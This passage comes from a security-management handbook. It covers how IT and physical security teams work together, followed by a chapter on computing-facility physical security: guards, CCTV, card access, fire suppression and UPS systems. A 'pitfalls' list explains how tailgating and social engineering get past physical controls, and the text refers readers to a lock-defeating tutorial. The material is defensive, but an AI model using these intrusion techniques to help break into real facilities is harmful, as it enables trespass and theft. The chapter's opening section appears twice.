scale of risk. The cyclist can be identified, is probably bonded, and if he or she should drop it, very few people would likely ever see the contents. However, when sending data across the Internet, one has no idea who might come in contact with it, and it can be replicated and redistributed in enormous quantities with amazing speed at virtually no cost to an unethical person. The approach to the "secure it" tenet is the same for digital and nondigital information: deliver it securely; however, the implementations for each are tailored to individual risk.

On the digital side of policy, one cannot divorce oneself from physical access control. For example, a high-level policy states: "Users must be uniquely identified for gain network access." From this emerge standards for passwords, password receipts, and password storage. However, as illustrated previously in the payroll scenario, success for the high-level policy is not assured until one includes standards for protecting physical access to the computer, be it disabling floppy drives or locking the office door. Ensure that IT security policies and standards address avenues of access control in both the physical and digital worlds; this enhances the depth and breadth. Breadth is also improved if standards and policies are applied across the board. If the standards were applied to all networked computing assets in the payroll scenario, the alarm system computer would be covered as well.

Pitfalls of Physical Security

When implementing physical security, be aware of some common limitations and failings.

1. *Social engineering*. As in IT security, social engineering works quite well to bypass physical security controls. Typically, as long as a person appears to belong, no one will question him. If the person provides a plausible story, a guard may concede. Day-access combination locks and electronic card key systems do not suffer guilt when denying access. However, someone can be conned into sharing the combination or opening the door.
2. *Compromise of combinations*. Like passwords, combinations are often written down or posted. They can be also observed by "shoulder surfing."
3. *Tailgating*. A common practice is to "tailgate" into a facility. To tailgate, just wait until an authorized person enters, then walk in behind that person before the door shuts. Often, that person will even hold the door for the tailgater. Following a group is even easier; just feign impatience with them as they take time to get through in front of you. They might let you go first!
4. *Weather/environmental conditions*. Foul weather, bright sunlight, reflections, fog, etc. can render cameras useless or generate false alarms in the sensors. Like a dirty automobile windshield, dust and dirt on a camera lens compound the glare when looking toward the sun. Excessive heat or cold can cause equipment to malfunction. Trees or branches can interfere with perimeter alarms, as can animals and birds.
5. *Appliances*. Appliances that get hot or cold can affect motion detectors and give unwanted alarms. Therefore, take particular care to turn off coffee pots and hotplates after work hours. Moving appliances (fans) or furnishings (window blinds blowing around) generate unwanted alarms, as can a cold wind blowing into a warm room. Interference from electrical noise, like that generated by faulty refrigerator compressors, or acoustical sound such as steam escaping from heating radiators, can cause false indications in sensors.
6. *Complacency*. Either unwanted alarms or false alarms intentionally induced by bad guys creates a loss of faith in the alarm system. For example, whacking a fence equipped with a vibration sensor would generate alarms. After repeated checking and finding no one climbing a fence, the alarms are soon ignored. Long periods of inactivity can also cause complacency or slow response. Occasional drills or competitions may help break the monotony.
7. *Notification of video surveillance*. Similar to notifying users of their lack of privacy when on the company computer system, people should be informed that they are under video surveillance. If the camera and view is not in a public area, it may be a legal requirement. Consult an attorney.
8. *User acceptance*. Users might balk at security measures they feel are too intrusive, difficult, or unsafe — whether their concern is justified or not. If they consider something as ugly, it might be vandalized or management might elect to remove it (or not approve it in the first place). One may have to gain approval from a labor union as well. If they will not accept it, despite efforts at education, one might have to rely on a different security layer or become very creative. At times, it may be a risk deemed acceptable.

IT and Physical Security Teamwork

"Hey! That is the least of my concerns." "Take a number." "Ooh, he is armed and dangerous with a floppy." "<sigh>, Rent-a-Cops. They just do not get it." "<sigh> Computer dweebs. They just do not get it." In fact, none of us ever truly "gets it." If we did, we would be doing the other guy's job. Granted, in small organizations, we probably will be doing the other guy's job; but in larger organizations, with separate physical and IT security personnel, there must be teamwork. Okay, that is a cliché, but teamwork is more than understanding each other's needs and expounding on the virtues of synergy. Teamwork means starting with the understanding that one will never be at the top of another person's priority list. Seek to understand where you *should* fit into each other's priority list. If one works within that framework, then maybe one can achieve some realistic progress.

Well-written policies establish a starting point for teamwork. The policies will identify the specific roles and responsibilities for the physical security team and security officers. A comparison of the physical and IT security requirements articulated in policies may reveal areas of common ground between the two, such as incident response. Whether or not clear policies exist, one can build teamwork on the following triad: education, collaboration, and implementation.

Education

Invite the physical security practitioners, both designers and officers, to attend some computer security courses. Encourage them into the IT world so they can understand where they fit in. A classroom environment is a great place for sharing perceptions and becoming accustomed to the IT practitioner's mindset. Bring them into the courses as mentors, not just as students; they bring a different perspective to the classroom problems. Professional security officers can be quite creative (read "devious") when challenged to think like the opposition; a challenge they frequently engage.

In addition to coursework, educate the physical security crew to in-house IT vulnerabilities that are closely related to their work, such as the susceptibility of outside diskettes to introducing viruses or the potential theft of backup tapes of sensitive data. Do not merely tell them that it is a bad thing and could wipe out the entire corporate profits if taken. Be specific. Show them exactly where the vulnerability exists. If possible, demonstrate it so that they understand the time involved for someone to pull off the crime and what resources they would need. For example, if modems are not permitted in a particular facility, or if breaking into the operating system requires removing the computer case, let them know. Show them what a modem looks like, in comparison to a network interface card. Keep it in their language without being condescending; that is, "You know that little jack on the wall your phone plugs into? Well, a modem card at the rear of a computer will have two of those, one for the telephone and one for the phone line. If it has just one, it is probably the network card, which is okay."

Collaboration

Developing procedures and access controls is enhanced by close collaboration between IT and physical security personnel. If consistency is apparent to users, there will be a greater buy-in on their part. If one labels sensitive documents with a specific color, then labels for diskettes containing the electronic version of those documents should also be the same color. If one requires sensitive documents to be stored in a specific locked file cabinet, perhaps keep the electronic versions in the same or similar locked cabinet.

Collaboration is also helpful for the risk assessments. Applying the principles of a layered defense can become quite complicated and, at times, quite expensive. To design physical protection that is appropriate and creative, a risk management exercise should be completed. In practice, a physical security practitioner may not understand the true value of an item such as a spare server, and the tendency will be to look at the cost of hardware replacement. What if the spare server contained corporate data? What if it was staged for use as a warm standby situation? On the other hand, the IT security practitioner may not recognize creative ways to implement or bypass physical security controls or the extent of insider pilfering. The physical security practitioner generally has a better handle on the costs and practicality of security systems. Maybe a perimeter alarm system sounds great until one finds out too late the additional costs of burying cables under a driveway. Thus, if a company or organization is large enough to have a physical security office or manager, ensure they take part in the process. If hiring a risk assessment company, or providing those services, make sure there is a physical security

expert on staff and that they consult with the client security officers. The security officers may have on-site knowledge of vulnerabilities, emergency service response times, and threats unknown to the hired consultant.

During collaboration, do not forget to address issues such as incident response, particularly with respect to laws and statutes, and contingency plans. Agree on what types of incidents will be pursued aggressively and which will be dealt with at a lower level or as time permits. One does not want one office jumping up and down while the other puts it on the back burner. Identifying competing priorities is also important to identify and iron out at this stage. Maybe the theft of a spare server becomes a low-priority incident to the IT office when it confirms the thief did not intrude on the network and the server had no data. But when the physical security office discovers that the thief broke a fire door, rendering the alarm system inoperable, it becomes a huge life-safety issue. The security office needs to let the IT staff know their priority on pursuing an investigation or prosecution because it may affect issues of evidence where the server was stored. Establish a process for communicating these tactical issues.

Implementation

Whatever is decided during collaboration, make it happen. Test it. See what does not work well; then jump back to the education and collaboration steps to resolve it. Fine-tuning the implementation is a continual process.

Shopping for More Information

A good place to start is with the American Society for Industrial Security (ASIS); it can be found at www.asisonline.org. The ASIS promotes education in security management and offers an ASIS Certified Protection Professional (CPP) Program. At its Web page, one will find an abundance of reference material and publications.

Another organization is the Overseas Security Advisory Council (OSAC). OSAC, established in 1985 by the Department of State, is a joint venture between the U.S. government and the American private sector operating abroad to foster the exchange of security-related information. Administered by the Bureau of Diplomatic Security, the OSAC provides information to organizations to help them protect their investment, facilities, personnel, and intellectual property abroad. Additional information can be found at www.ds-osac.org.

When hiring a physical security consultant, look for the CPP certification combined with experience in the IT sector. A certification that includes expertise in both IT and physical security is the Certified Information Systems Security Professional (CISSP). If a consultant is not professionally certified, look at his or her experience and background. Former law enforcement, military, federal or government investigators, and security engineers are examples of good backgrounds for a consultant. These backgrounds coupled, with professional certification, can make a great package.

The National Center for Education Statistics has some good tips and a checklist for physical security at http://nces.ed.gov/pubs98/safetech/chapter5.html. Although it is intended for schools, which are often strapped for cash and security resources, many of the tips are applicable anywhere.

If one is interested in locks, there is a nice beginner tutorial at http://www.rc3.org/archive/inform/5/4.html. Originally published in a now-defunct hacking zine, *Informatik*, it covers basic lock types and methods of defeating them. It is about ten years old and does not cover high-security locking devices, but it is a quick read and informative.

Infosyssec.org, http://www.infosyssec.org/infosyssec/physfac1.htm, lists a dizzying array of links to physical security companies and information. This should not be the first stop for the physical security novice; but for experienced practitioners, this is a good place to locate a particular vendor or seek specific information.

Conclusion

When challenged to secure data, a wise IT security manager will heed the contributions of physical security. Understand that security is controlled access and that it is best implemented through a layered defense. The layered defense features breadth, depth, and deterrence to ensure that all areas are covered, and that the coverage has fallback contingencies. There is an abundance of technologies to draw upon for each layer. For small or low-equity assets, the choices may be as simple as a lock on the door; but as the value and associated risk

increase, the role of each component becomes more important. Is there a need to detect or assess a situation, or is deterrence the primary objective? If one knows the roles, one can determine how they complement one's IT security strategy and where one's security strategies still fall short or need shoring up. Using the simple tenets — identify it, label it, secure it, track it, and know it — as a template against an existing strategy or to create a new one, will help in assessing how physical and digital security complement each other and help root out those remaining gaps as well. None of the gaps, however, will be adequately filled in practice unless there is detailed collaboration and cooperation between those responsible for physical and digital security. Policies and procedures should establish the relationship, and cross-training should foster it. The benefits and, perhaps more importantly, the limitations of each discipline can be derived from cross-training. Remember: the common goal is to control access. Achieving this, both physically and digitally, gets us much closer to providing a feeling secure; freedom from fear, doubt, etc.

Note

This chapter is dedicated to my father, Floyd V. Matthews, Jr., Professor Emeritus, Cal Poly University, Pomona, California.

Notes

1. Winn Schwartau goes into great detail of detection vs. reaction time for network security in his book, *Time Based Security*, Interpact Press, Florida, 1999.
2. Kelly, Patrick W., J.D., LL.M., MBA, *The Economic Espionage Act of 1996 Law Enforcement Bulletin* (July 1997), FBI Library, Washington, D.C., 1997.

Computing Facility Physical Security

Alan Brusewitz, CISSP, CBCP

Most information security practitioners are experienced in and concentrate on logical issues of computer and telecommunications security while leaving physical security to another department. However, most of us would agree that a knowledgeable person with physical access to a console could bypass most of our logical protective measures by simply rebooting the system or accessing the system that is already turned on with root or administrator access in the computer room. Additionally, an unlocked wiring closet could provide hidden access to a network or a means to sabotage existing networks.

Physical access controls and protective measures for computing resources are key ingredients to a well-rounded security program. However, protection of the entire facility is even more important to the well-being of employees and visitors within the workplace. Also, valuable data is often available in hard copy on the desktop, by access to applications, and by using machines that are left unattended. Free access to the entire facility during or after work hours would be a tremendous asset to competitors or people conducting industrial espionage. There is also a great risk from disgruntled employees who might wish to do harm to the company or to their associates.

As demonstrated in the September 11, 2001 attack on the World Trade Center, greater dangers now exist than we may have realized. External dangers seem more probable than previously thought.

Physical access to facilities, lack of control over visitors, and lack of identification measures may place our workplaces and our employees in danger. Additionally, economic slowdowns that cause companies to downsize may create risks from displaced employees who may be upset about their loss of employment.

Physical security is more important than ever to protect valuable information and even more valuable employees. It must be incorporated into the total information security architecture. It must be developed with several factors in mind such as cost of remedies versus value of the assets, perceived threats in the environment, and protective measures that have already been implemented. The physical security plan must be developed and sold to employees as well as management to be successful. It must also be reviewed and audited periodically and updated with improvements developed to support the business of the organization.

Computing Centers

Computing centers have evolved over the years, but they still remain as the area where critical computing assets are enclosed and protected from random or unauthorized access. They have varying degrees of protection and protective measures, depending on the perceptions of management and the assets they contain.

Members of the technical staff often demand computing center access during off-hours, claiming that they might have to reboot systems. Members of management may also demand access because their position in the company requires that they have supervisory control over company assets. Additionally, computer room access is granted to nonemployees such as vendors and customer engineers to service the systems. Keeping track of authorized access and ensuring that it is kept to a minimum is a major task for the information security

department. Sometimes, the task is impossible when the control mechanisms consist of keys or combination locks.

Computing Center Evolution

In the days of large mainframes, computing centers often occupied whole buildings with some space left around for related staff. Those were the days of centralized computing centers where many people were required to perform a number of required tasks. Operators were required to run print operations, mount and dismount tapes, and manage the master console. Production control staffs were required to set up and schedule jobs. In addition, they required staffs of system programmers and, in some cases, system developers. Computer security was difficult to manage, but some controls were imposed with physical walls in place to keep the functions separate. Some of these large systems still remain; however, physical computer room tasks have been reduced through automation and departmental printing.

As distributed systems evolved, servers were installed and managed by system administrators who often performed all system tasks. Many of these systems were built to operate in office environments without the need for stringent environmental controls over heat and humidity. As a result, servers were located in offices where they might not be placed behind a locked door. That security was further eroded with the advent of desktop computing, when data became available throughout the office. In many cases, the servers were implemented and installed in the various departments that wanted control over their equipment and did not want control to go back to the computing staff with their bureaucratic change controls, charge-backs, and perceived slow response to end-user needs.

As the LANs and distributed systems grew in strategic importance, acquired larger user bases, needed software upgrades and interconnectivity, it became difficult for end-user departments to manage and control the systems. Moreover, the audit department realized that there were security requirements that were not fulfilled in support of these critical systems. This resulted in the migration of systems back to centralized control and centralized computer rooms.

Although these systems could withstand environmental fluctuations, the sheer number of servers required some infrastructure planning to keep the heat down and to provide uninterruptible power and network connectivity. In addition, the operating systems and user administration tasks became more burdensome and required an operations staff to support. However, these systems no longer required the multitudes of specialized staffs in the computer rooms to support them. Print operations disappeared for the most part, with data either displayed at the desktop or sent to a local printer for hard copy.

In many cases, computer centers still support large mainframes but they take up a much smaller footprint than the machines of old. Some of those facilities have been converted to support LANs and distributed UNIX-based systems. However, access controls, environmental protections, and backup support infrastructure must still be in place to provide stability, safety, and availability. The security practitioner must play a part ensuring that physical security measures are in place and effective.

As stated before, the computing center is usually part of a facility that supports other business functions. In many cases, that facility supports the entire business. Physical security must be developed to support the entire facility with special considerations for the computing center that is contained within. In fact, protective measures that are applied in and around the entire facility provide additional protection to the computing center.

Environmental Concerns

Most of us do not have the opportunity to determine where our facilities will be located because they probably existed prior to our appointment as an information security staff member. However, that does not prevent us from trying to determine what environmental risks exist and taking action to reduce them. If lucky, you will have some input regarding relocation of the facilities to areas with reduced exposure to threats such as airways, earthquake faults, and floodplains.

Community

The surrounding community may contribute to computer room safety as well as risks. Communities that have strong police and fire services will be able to provide rapid response to threats and incidents. Low crime rates

and strong economic factors provide safety for the computing facilities as well as a favorable climate for attracting top employees.

It is difficult to find the ideal community, and in most cases you will not have the opportunity to select one. Other businesses in that community may provide dangers such as explosive processes, chemical contaminants, and noise pollution. Community airports may have landing and takeoff flight paths that are near the facility. High crime rates could also threaten the computing facility and its inhabitants. Protective measures may have to be enhanced to account for these risks.

The security practitioner can enhance the value of community capabilities by cultivating a relationship with the local police and fire protection organizations. A good relationship with these organizations not only contributes to the safety of the facilities, but also will be key to safety of the staff in the event of an emergency. They should be invited to participate in emergency drills and to critique the process.

The local police should be invited to tour the facilities and understand the layout of the facilities and protective measures in place. In fact, they should be asked to provide suggested improvements to the existing measures that you have employed. If you have a local guard service, it is imperative that they have a working relationship with the local police officials.

The fire department will be more than happy to review fire protection measures and assist in improving them. In many cases, they will insist with inspecting such things as fire extinguishers and other fire suppression systems. It is most important that the fire department understand the facility layout and points of ingress and egress. They must also know about the fire suppression systems in use and the location of controls for those systems.

Acts of Nature

In most cases we cannot control the moods of Mother Nature or the results of her wrath. However, we can prepare for the most likely events and try to reduce their effects. Earthquake threats may require additional bracing and tie-down straps to prevent servers and peripheral devices from destruction due to tipping or falling. Flooding risks can be mitigated with the installation of sump pumps and locating equipment above the ground floor. Power outages resulting from tornadoes and thunderstorms may be addressed with uninterruptible power supply (UPS) systems and proper grounding of facilities.

The key point with natural disasters is that they cannot be eliminated in most cases. Remedies must be designed based on the likelihood that an event will occur and with provisions for proper response to it. In all cases, data backup with off-site storage or redundant systems are required to prepare for manmade or natural disasters.

Other External Risks

Until the events that occurred on September 11, 2001, physical security concerns related to riots, workplace violence, and local disruptions. The idea of terrorist acts within the country seemed remote but possible. Since that date, terrorism is not only possible, but also probable. Measures to protect facilities by use of cement barriers, no-parking zones, and guarded access gates have become understandable to both management and staff. The cost and inconvenience that these measures impose are suddenly more acceptable.

Many of our facilities are located in areas that are considered out of the target range that terrorists might attack. However, the Oklahoma City bombing occurred in a low-target area. The anthrax problems caused many unlikely facilities to be vacated. The risks of bioterrorism or attacks on nuclear power plants are now considered real and possible, and could occur in almost any city. Alternate site planning must be considered in business continuity and physical security plans.

Facility

The facilities that support our computing environments are critical to the organization in providing core business services and functions. There are few organizations today that do not rely on computing and telecommunications resources to operate their businesses and maintain services to their customers. This requires security over both the physical and logical aspects of the facility. The following discussion concentrates on the physical protective measures that should be considered for use in the computing center and the facilities that surround it.

Layers of Protection

For many computing facilities, the front door is the initial protection layer that is provided to control access and entry to the facility. This entry point will likely be one of many others such as back doors, loading docks, and other building access points. A guard or a receptionist usually controls front-door access. Beyond that, other security measures apply based on the value of contents within. However, physical security of facilities may begin outside the building.

External Protective Measures

Large organizations may have protective fences surrounding the entire campus with access controlled by a guard-activated or card-activated gate. The majority of organizations will not have perimeter fences around the campus but may have fences around portions of the building. In most of those cases, the front of the building is not fenced due to the need for entry by customers, visitors, and staff. These external protective measures may be augmented through the use of roving guards and closed-circuit television (CCTV) systems that provide a 360-degree view of the surrounding area.

Security practitioners must be aware of the risks and implement cost-effective measures that provide proper external protection. Measures to consider are:

- Campus perimeter fences with controlled access gates
- Building perimeter fences with controlled access gates
- Building perimeter fences controlling rear and side access to the building
- Cement barriers in the front of the building
- Restrict parking to areas away from the building
- CCTV viewing of building perimeters

External Walls

Facilities must be constructed to prevent penetration by accidental or unlawful means. Windows provide people comforts for office areas and natural light, but they can be a means for unauthorized entry. Ground floors may be equipped with windows; however, they could be eliminated if that floor were reserved for storage and equipment areas. Loading docks may provide a means of unauthorized entry and, if possible, should be located in unattached buildings or be equipped with secured doors to control entry. Doors that are not used for normal business purposes should be locked and alarmed with signs that prohibit their use except for emergencies.

Internal Structural Concerns

Critical rooms such as server and telecommunications areas should be constructed for fire prevention and access controls. Exterior walls for these rooms should not contain windows or other unnecessary entry points. They should also be extended above false ceilings and below raised floors to prevent unlawful entry and provide proper fire protection. Additional entry points may be required for emergency escape or equipment movement. These entrances should be locked when not in use and should be equipped with alarms to prevent unauthorized entry.

Ancillary Structures (Wiring Cabinets and Closets)

Wiring cabinets may be a source of unauthorized connectivity to computer networks and must be locked at all times unless needed by authorized personnel. Janitor closets should be reserved for that specific purpose and should not contain critical network or computing connections. They must be inspected on a regular basis to ensure that they do not contain flammable or other hazardous materials.

Facility Perils and Computer Room Locations

Computer rooms are subject to hazards that are created within the general facility. These hazards can be reduced through good facility design and consideration for critical equipment.

Floor Locations

Historically, computing equipment was added to facilities that were already in use for general business processes. Often, the only open area left for computing equipment was the basement. In many cases, buildings were not built to support heavy computers and disk storage devices on upper floors, so the computer room was

constructed on the ground floor. In fact, organizations were so proud of the flashy computer equipment that they installed observation windows for public viewing, with large signs to assist them in getting there.

Prudent practices along with a realization that computing resources were critical to the continued operation of the company have caused computing facilities to be relocated to more protected areas with minimum notification of their special status. Computer rooms have been moved to upper floors to mitigate flooding and access risks. Freight elevators have been installed to facilitate installation and removal of computing equipment and supplies. Windows have been eliminated and controlled doors have been added to ensure only authorized access.

Rest Rooms and Other Water Risks

Water hazards that are located above computer rooms could cause damage to critical computing equipment if flooding and leakage occurs. A malfunctioning toilet or sink that overflows in the middle of the night could be disastrous to computer operations. Water pipes that are installed in the flooring above the computer room could burst or begin to leak in the event of earthquakes or corrosion. A well-sealed floor will help, but the best prevention is to keep those areas clear of water hazards.

Adjacent Office Risks

Almost all computing facilities have office areas to support the technical staff or, in many cases, the rest of the business. These areas can provide risks to the computing facility from fire, unauthorized access, or chemical spills. Adjacent office areas should be equipped with appropriate fire suppression systems that are designed to control flammable material and chemical fires. Loading docks and janitor rooms can also be a source of risk from fire and chemical hazards. Motor-generated UPS systems should be located in a separate building due to their inherent risks of fire and carbon monoxide. The local fire department can provide assistance to reduce risks that may be contained in other offices as well as the computing center.

Protective Measures

Entrances to computing facilities must be controlled to protect critical computing resources, but they must also be controlled to protect employees and sensitive business information. As stated before, valuable information is often left on desks and in unlocked cabinets throughout the facility. Desktop computers are often left on overnight with valuable information stored locally. In some cases, these systems are left logged on to sensitive systems. Laptops with sensitive data can be stolen at night and even during business hours.

To protect valuable information resources, people, and systems, various methods and tools should be considered. Use of any of these tools must be justified according to the facility layout and the value of the resources contained within.

Guard Services

There are many considerations related to the use of guard services. The major consideration, other than whether to use them, is employee versus purchased services. The use of employee guards may be favored by organizations with the idea that employees are more loyal to the organization and will be trustworthy. However, there are training, company benefit, and insurance considerations that accompany that decision. Additionally, the location may not have an alternative guard source available. If the guards are to be armed, stringent controls and training must be considered.

There are high-quality guard services available in most areas that will furnish trained and bonded guards who are supervised by experienced managers. Although cost is a factor in the selection of a contract guard service, it should not be the major one. The selection process should include a request for proposal (RFP) that requires references and stringent performance criteria. Part of the final selection process must include discussions with customer references and a visit to at least two customer sites. Obviously, the guard service company should be properly licensed and provide standard business documentation.

The guard service will be operating existing and planned security systems that may include CCTV, card access systems, central control rooms, and fire suppression systems. Before contracting with an organization, that organization must demonstrate capabilities to operate existing and planned systems. It should also be able to provide documented operating procedures that can be modified to support the facility needs.

Intrusion Monitoring Systems

Closed-circuit television (CCTV) systems have been used for years to protect critical facilities. These systems have improved considerably over the years to provide digital images that take up less storage space and be transmitted over TCP/IP-based networks. Their images can be combined with other alarm events to provide a total picture for guard response as well as event history. Digital systems that are activated in conjunction with motion detection or other alarms may be more effective because their activation signals a change to the guard who is assigned to watch them.

CCTV systems allow guards to keep watch on areas that are located remotely, are normally unmanned, or require higher surveillance, such as critical access points. These systems can reduce the need for additional manpower to provide control over critical areas. In many cases, their mere presence serves as a deterrent to unwanted behavior.

They may also contribute to employee safety by providing surveillance over parking areas, low traffic areas, and high-value functions such as cashier offices. A single guard in a central control center can spot problems and dispatch roving manpower to quickly resolve threats. In addition to the above, stored images may be used to assist law enforcement in apprehending violators and as evidence in a court of law.

Security requirements will vary with different organizations; however, CCTV may be useful in the following areas:

- Parking lots for employee and property safety
- Emergency doors where access is restricted
- Office areas during nonworking hours
- Server and telecommunications equipment rooms during nonworking hours
- Loading docks and delivery gates
- Cashier and check-processing areas
- Remote facilities where roving guards would be too costly
- Executive office areas in support of executive protection programs
- Mantrap gates to ensure all entry cards have been entered

Alarms and motion-detection systems are designed to signal the organization that an unusual or prohibited event has occurred. Doors that should not be used during normal business activity may be equipped with local sound alarms or with electronic sensors that signal a guard or activate surveillance systems. Motion detectors are often installed in areas that are normally unmanned. In some systems, motion detection is activated during nonbusiness hours and can be disabled or changed to allow for activities that are properly scheduled in those areas.

Many systems can be IP addressable over the backbone TCP/IP network, and alarm signals can be transmitted from multiple remote areas. It is important to note that IP-based systems may be subject to attack. The vendor of these systems must ensure that these systems are hack-protected against covert activities by unauthorized people.

Physical Access Control Measures

Physical access controls are as important as logical access controls to protect critical information resources. Multiple methods are available, including manual and automated systems. Often, cost is the deciding factor in their selection despite the risks inherent in those tools.

Access Policies

All good security begins with policies. Policies are the drivers of written procedures that must be in place to provide consistent best practices in the protection of people and information resources. Policies are the method by which management communicates its wishes. Policies are also used to set standards and assign responsibility for their enforcement. Once policies are developed, they should be published for easy access and be part of the employee awareness training program.

Policies define the process of granting and removing access based on need-to-know. If badges are employed, policies define how they are to be designed, worn, and used. Policies define who is allowed into restricted areas or how visitors are to be processed. There is no magic to developing policies, but they are required as a basic tool to protect information resources.

Keys and Cipher Locks

Keys and cipher (keypad) locks are the simplest to use and hardest to control in providing access to critical areas. They do not provide a means of identifying who is accessing a given area, nor do they provide an audit trail. Keys provide a slightly better security control than keypad locks in that the physical device must be provided to allow use. While they can be copied, that requires extra effort to accomplish. If keys are used to control access, they should be inventoried and stamped with the words *Do Not Duplicate.*

Cipher locks require that a person know the cipher code to enter an area. Once given out, use of this code cannot be controlled and may be passed throughout an organization by word of mouth. There is no audit trail for entry, nor is there authentication that it is used by an authorized user. Control methods consist of periodic code changes and shielding to prevent other people from viewing the authorized user's code entry. Use of these methods of entry control could be better protected through the use of CCTV.

Card Access Controls

Card access controls are considerably better tools than keys and cipher locks if they are used for identification and contain a picture of the bearer. Without pictures, they are only slightly better than keys because they are more difficult to duplicate. If given to another person to gain entry, the card must be returned for use by the authorized cardholder. Different types of card readers can be employed to provide ease of use (proximity readers) and different card identification technology. Adding biometrics to the process would provide added control along with increased cost and inconvenience that might be justified to protect the contents within.

The most effective card systems use a central control computer that can be programmed to provide different access levels depending on need, time zone controls that limit access to certain hours of the day, and an audit trail of when the card was used and where it was entered. Some systems even provide positive in and out controls that require a card to be used for both entry and exit. If a corresponding entry/exit transaction is not in the system, future entry will be denied until management investigation actions are taken.

Smart card technology is being developed to provide added security and functionality. Smart cards can have multiple uses that expand beyond mere physical access. Additional uses for this type of card include computer access authentication, encryption using digital certificates, and debit cards for employee purchases in the cafeteria or employee store. There is some controversy about multiple-use cards because a single device can be used to gain access to many different resources. If the employee smart card provides multiple access functions as well as purchasing functions, the cardholder will be less likely to loan the badge to an unauthorized person for use and will be more likely to report its loss.

Mantraps and Turnstiles

Additional controls can be provided through the use of mantraps and turnstiles. These devices prevent unauthorized tailgating and can be used to require inspection of parcels when combined with guard stations. These devices also force the use of a badge to enter through a control point and overcome the tendency for guards to allow entry because the person looks familiar to them. Mantraps and turnstiles can control this weakness if the badge is confiscated upon termination of access privileges. The use of positive entry/exit controls can be added to prevent card users from passing their card back through the control point to let a friend enter.

Fire Controls

Different fire control mechanisms must be employed to match the risks that are present in protected areas. Fire control systems may be as simple as a hand-held fire extinguisher or be combined with various detection mechanisms to provide automated activation. Expert advice should be used to match the proper system to the existing threats. In some cases, multiple systems may be used to ensure that fires do not reignite and cause serious damage.

Detectors and Alarms

Smoke and water detectors can provide early warning and alarm the guards that something dangerous may be happening. Alarms may also trigger fire prevention systems to activate. To be effective, they must be carefully placed and tested by experts in fire prevention.

Water-Based Systems

Water-based systems control fires by reducing temperatures below the combustion point. They are usually activated through overhead sprinklers to extinguish fires before they can spread. The problem with water-based systems is that they cause a certain amount of damage to the contents of areas they are designed to protect. In addition, they may cause flooding in adjacent areas if they are not detected and shut off quickly following an event.

Water-based systems may be either dry pipe or wet pipe systems. Wet pipe systems are always ready to go and are activated when heat or accidental means open the sprinkler heads. There is no delay or shut-off mechanism that can be activated prior to the start of water flow. Water in the pipes that connect to the sprinkler heads may become corroded, causing failure of the sprinkler heads to activate in an emergency.

Dry pipe systems are designed to allow some preventive action before they activate. These types of systems employ a valve to prevent the flow of water into the overhead pipes until a fire alarm event triggers water release. Dry pipe systems will not activate and cause damage if a sprinkler head is accidentally broken off. They also allow human intervention to override water flow if the system is accidentally activated.

Gas-Based Fire Extinguishing Systems

Halon-type systems are different from water-based systems in that they control fires by interrupting the chemical reactions needed to continue combustion. They replaced older gas systems such as carbon dioxide that controlled fires by replacing the oxygen with a gas (CO_2) that did not support the combustion process. Oxygen replacement systems were effective, but they were toxic to humans who might be in the CO_2-activated room due to the need for oxygen to survive.

Throughout the 1970s and 1980s, halon systems were the preferred method to protect computer and telecommunication rooms from fire damage because they extinguished the fire without damaging sensitive electronic equipment. Those systems could extinguish fires and yet allow humans to breathe and survive in the flooded room. The problem with halon is that it proved unfriendly to the ozone layer and was banned from new implementations by an international agreement (Montreal Protocol). There are numerous Clean Air Act and EPA regulations now in effect to govern the use of existing halon systems and supplies. Current regulations and information can be obtained by logging onto www.epa.gov/docs/ozone/ title6/snap/hal.html. This site also lists manufacturers of halon substitute systems.

Today, halon replacement systems are available that continue to extinguish fires, do not harm the ozone layer, and, most important, do not harm humans who may be in the gas-flooded room. Although these systems will not kill human inhabitants, most system manufacturers warn that people should leave the gas-flooded area within one minute of system activation. Current regulations do not dictate the removal of halon systems that are in place; however, any new or replacement halon systems must employ the newer ozone-friendly gas (e.g., FM 200).

Utility and Telecommunications Backup Requirements

Emergency Lighting

As stated before, modern computer rooms are usually lacking in windows or other sources of natural light. Therefore, when a power outage occurs, these rooms become very dark and exits become difficult to find. Even in normal offices, power outages may occur in areas that are staffed at night. In all of these cases, emergency lighting with exit signs must be installed to allow people to evacuate in an orderly and safe manner. Emergency lighting is usually provided by battery-equipped lamps that are constantly charged until activated.

UPS Systems

Uninterruptible power supply (UPS) systems ensure that a computing system can continue to run, or at least shut down in an orderly manner, if normal power is lost. Lower cost systems rely on battery backup to provide an orderly shutdown; motor generator backup systems used in conjunction with battery backup can provide continuous power as long as the engines receive fuel (usually diesel). As usual, cost is the driver for choosing the proper UPS system. More enlightened management will insist on a business impact analysis prior to making that decision to ensure that critical business needs are met.

Regardless of the type of system employed, periodic testing is required to ensure that the system will work when needed. Diesel systems should be tested weekly to ensure they work and to keep the engines properly lubricated.

Redundant Connections

Redundancy should be considered for facility electrical power, air conditioning, telecommunications connections, and water supplies. Certain systems such as UPS can be employed to mitigate the need for electrical redundancy. Telecommunications connectivity should be ensured with redundant connections. In this E-commerce world, telecommunications redundancy should also include connections to the Internet. Water is important to the staff, but environmental systems (cooling towers) may also depend on a reliable supply. In most cases, this redundancy can be provided with separate connections to the water main that is provided by the supporting community.

Summary

Physical security must be considered to provide a safe working environment for the people who visit and work in a facility. Although physical access controls must be employed for safety reasons, they also should prevent unauthorized access to critical computing resources.

Many tools are available to provide physical security that continues to be enhanced with current technology. Backbone networks and central control computers can support the protection of geographically separated facilities and operations. IP-supported systems can support the collection of large amounts of data from various sensors and control mechanisms and provide enhanced physical security while keeping manpower at a minimum.

The information security practitioner must become aware of existing physical security issues and be involved. If a separate department provides physical security, coordination with them becomes important to a total security approach. If information security organizations are assigned to provide physical security, they must become aware of the tools that are available and determine where to employ them.

Computing Facility Physical Security

Alan Brusewitz, CISSP, CBCP

Most information security practitioners are experienced in and concentrate on logical issues of computer and telecommunications security while leaving physical security to another department. However, most of us would agree that a knowledgeable person with physical access to a console could bypass most of our logical protective measures by simply rebooting the system or accessing the system that is already turned on with root or administrator access in the computer room. Additionally, an unlocked wiring closet could provide hidden access to a network or a means to sabotage existing networks.

Physical access controls and protective measures for computing resources are key ingredients to a well-rounded security program. However, protection of the entire facility is even more important to the well-being of employees and visitors within the workplace. Also, valuable data is often available in hard copy on the desktop, by access to applications, and by using machines that are left unattended. Free access to the entire facility during or after work hours would be a tremendous asset to competitors or people conducting industrial espionage. There is also a great risk from disgruntled employees who might wish to do harm to the company or to their associates.

As demonstrated in the September 11, 2001 attack on the World Trade Center, greater dangers now exist than we may have realized. External dangers seem more probable than previously thought.

